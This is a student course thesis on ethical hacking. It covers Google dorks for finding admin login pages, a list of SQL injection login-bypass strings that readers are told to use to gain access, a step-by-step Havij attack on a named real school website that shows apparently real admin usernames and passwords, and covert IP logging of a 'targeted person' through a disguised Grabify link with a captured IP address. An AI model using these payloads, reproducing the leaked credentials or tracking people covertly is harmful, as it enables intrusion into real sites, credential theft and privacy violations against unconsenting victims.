Cyber Security & Ethical Hacking

A thesis submitted in partial fulfillment of the requirements for the course of Cyber Security & Ethical Hacking

By Mahbub Chowdhury

On 25th of March

2024

Declaration by student:

I am Mahbub Chowdhury, studying Computer Science and Engineering at “Sonargaon University”, Bangladesh. I affirm that the content presented in this document is entirely my original work, conducted under the guidance of Fahim Al Tanjim. It has not been previously published or submitted for any academic degree. Any external sources or materials referenced within this thesis have been appropriately acknowledged and cited in the reference section.

Mahbub Chowdhury
Place: Arena Web Security
Date: March 25, 2024

Certificate:

I hereby certify that the thesis titled "Cyber Security & Ethical Hacking" submitted by Mahbub Chowdhury as part of the requirements for the Cyber Security & Ethical Hacking course at Arena Web Security, reflects the research and study conducted under our supervision. This thesis has not been previously submitted for any academic qualification or recognition at any other institution or university.

Countersigned: Signature

Mahbub Chowdhury

....

(Tanjim Al Fahim) (Mahbub Chowdhury)

Supervisor Batch: **48**

Abstract:

This course on Cyber Security and Ethical Hacking provides a comprehensive exploration of the fundamental principles and advanced techniques essential for safeguarding digital systems and networks. Covering a diverse range of topics including threat analysis, penetration testing, cryptography, and ethical hacking methodologies, students will gain practical skills and theoretical knowledge crucial for identifying vulnerabilities and mitigating cyber threats. Through hands-on exercises and real-world case studies, participants will develop a deep understanding of cybersecurity best practices and ethical hacking techniques, empowering them to contribute effectively to the protection of digital assets and the preservation of privacy and integrity in the modern cyber landscape.

Acknowledgement:

I express my sincere appreciation to the instructors and mentors at Arena Web Security for their invaluable guidance, expertise, and unwavering support throughout this learning journey. I am also deeply thankful to my peers and fellow participants for their collaboration, insights, and camaraderie during discussions, and practical exercises.

Table Of Contents Page No

Week-01: (Basic SQL Injection)

Basic SQL Injection:

SQL injection represents a malicious technique wherein attackers inject code into a website's database, posing a significant threat to its integrity. It stands as one of the most prevalent methods used in web hacking.

This exploit typically arises when a user provides input, such as a username or user ID, but instead submits an SQL statement.

Before delving into the mechanics of SQL injection, it's essential to understand what website vulnerability entails.

Web Vulnerability: A website vulnerability denotes a flaw within the website or web application code, enabling attackers to gain control over the site and potentially the hosting server. Websites with vulnerabilities of varying degrees are susceptible to exploitation by malicious actors.

Google Dork: Identifying websites with vulnerabilities often involves leveraging Google Dork, a hacking technique utilizing Google Search and other Google applications to uncover security weaknesses in website configurations and code. Google dork enables the discovery of websites susceptible to exploitation. Through targeted Google searches, utilizing specific search queries known as Google dorks, one can uncover websites vulnerable to SQL injection attacks.

Here is a list of Google dorks commonly used to find the admin panel of a website:

inurl: admin/login.php site:.com
inurl: admin/login.php site:.in
inurl: admin/login.php
inurl: admin/index.php
inurl: admin
inurl: login.php
inurl: login.php site:.in
inurl:adminlogin.aspx

inurl:admin/index.php

inurl:administrator.php

inurl:administrator.asp

inurl:login.asp

inurl:login.aspx

inurl:login.php

inurl:admin/index.php

inurl:adminlogin.aspx

inurl:personalrecords/login.php

inurl:admin/Uploade

inurl:admin/Upload

inurl:creative-admin

inurl:-admin/login.php

inurl:*-admin/index.php

inurl:-admin/admin.php

After finding the login page of a website by using the aforementioned dorks, we can use below mentioned User ID and Password to get access to the website:

User/Pass: 1'or'1'='1

User/Pass: ' or 1=1#

User/Pass: or 1=1

User/Pass: " or ""="

User/Pass: or 1=1--

User/Pass: or 1=1#

User/Pass: or 1=1/*

User/Pass: admin' --

User/Pass: admin' #

User/Pass: admin'/*

User/Pass: admin' or '1'='1

User/Pass: admin' or '1'='1'--

User/Pass: admin' or '1'='1'#

User/Pass: admin' or '1'='1'/*

User/Pass: admin'or 1=1 or ''='

User/Pass: admin' or 1=1

User/Pass: admin' or 1=1--

We will need the above user and password to get access to the website.


How it works?

Every website has a database in that database if we put in a wrong username and false query then it will suddenly alert us. But if we put the above query in the username and password


field then the database will consider it as true and give the attacker unauthorized access. The website won't understand the false query and the hacker will easily get access with the 1=1 query.


Example: There is an example given below to describe the process of Basic SQL Injection

Step 1: Searching by google dork (inurl: admin/login.php site:.in)
to find website login page



Step 2: Open the links you got from Google Dorks, and then use (1'or'1'='1) as the User ID and Password to get access to the website





Week 1, Topic 2: (Havij)

What is Havij ?

Havij is nothing but an automated SQL injection tool used by both security professionals and malicious hackers. Developed by an Iranian security researcher, "Havij" gained notoriety for its simplicity and effectiveness in exploiting SQL injection vulnerabilities in web applications. The tool allows users to perform a wide range of SQL injection attacks, including extracting data from databases, bypassing authentication mechanisms, and even executing arbitrary SQL commands on the target server. Havij automates the process of identifying and exploiting SQL injection vulnerabilities, making it accessible to individuals with limited technical expertise.

How can use it?

First of all, we have to find targeted website links where an ID and parameter exist on the link. To find such a link to a website we can use the dork (php?id=site:http://www.example.com). After that, you will get a few links to the website with parameters. Then, you have to find out whether it has SQL injection vulnerability or not. The entire process I describe below step by step-

1st step: Search on google by **php?id=site: example.com(website link)**

For example: php?id= site:http://www.tsis.ac.th

2nd step: After searching on google by the aforementioned link, you will get some links, then open a link and then, use(') at the end of the link then press enter. If you can get any error or anything missing from the webpage that you opened before. It indicates that you can use this link on havij to get admin & password.

php?id= site:http://www.tsis.ac.th

⬇

http://www.tsis.ac.th/activities.php?id=1

⬇

http://www.tsis.ac.th/activities.php?id=1'

⬇

paste the link (**http://www.tsis.ac.th/activities.php?id=1**) on havij Target option and click analyze.

⬇


When analyzing will be completed, then click on the table button


Click on get table option


Find admin/user option and click on it

Then click on get column button and mark username and password

Then click on find data button, then you will get the admin and password







Target:
http://www.tsis.ac.th/activities.php?id=1
Analyze
Keyword:
Auto Detect
Syntax:
Auto Detect
Data Base:
Auto Detect
Method:
GET
Type:
Auto Detect
Load
Save
About
Info
Tables
Read Files
Cmd Shell
Query
Find Admin
MD5
Settings
Stop
Get DBs
Get Tables
Get Columns
Get Data
Save Tables
Save Data
evergree_tsss
tb_site_page
tb_article
tb_calendar
config_admin
email
password
username
tb_slide
tb_img
tb_sliding_old
tb_gallery_album
tb_scholarship
tb_file
email
password
username
tsis_admin
Eph.4:24
ireadyweb
info@ireadyweb.com
iReadyWeb55
Use Group_Concat (MySQL Only)
All in one request.
Status:
Getting Column data
Clear Log
Count(column_name) of information_schema.columns Where table_schema=0x65766572677265655F74
Columns found: username,password,email
Count(*) of evergree_tsss.config_admin is 3
Data Found: email=tsis_admin
Data Found: password=Eph.4:24
Data Found: username=ireadyweb
Data Found: email=info@ireadyweb.com
Data Found: password=iReadyWeb55

Week 2, Topic 1: (IP address tracking)


What is Grabify ip logger?

Grabify is a web-based tool used for IP address tracking and URL shortening. It allows users to create shortened links that can be shared with others. When someone clicks on a Grabify link, Grabify collects information about that user, including their IP address, web browser details, operating system, and location.

First of all, we have to go to (https://grabify.link/) website, and then we have to Enter a URL, where we want to reload our targeted person whenever he clicks our given link. For example, I enter my website link (www.mahbubchowdhury.com) here, so that, when a person clicks the link that will be sent by me, it will redirect him to my website. As a result, he cannot understand that It's a fishing link.




After clicking on the Create URL button, a link will be generated automatically. Then, whenever a targeted person clicks on the generated link we will get his IP address, Location details, and the ISB details in Grabify.




Date/Time	2024-03-21 17:08:36 UTC
IP Address	103.109.56.203 IP Exposed, Click To Hide
Country	Bangladesh, Feni
Browser	Chrome (122.0.0.0)
Operating System	Windows 10 x64

From (https://whatismyipaddress.com/) website we can easily find the IP address location and details



Week 2, Topic 2: (Web Server Whois)

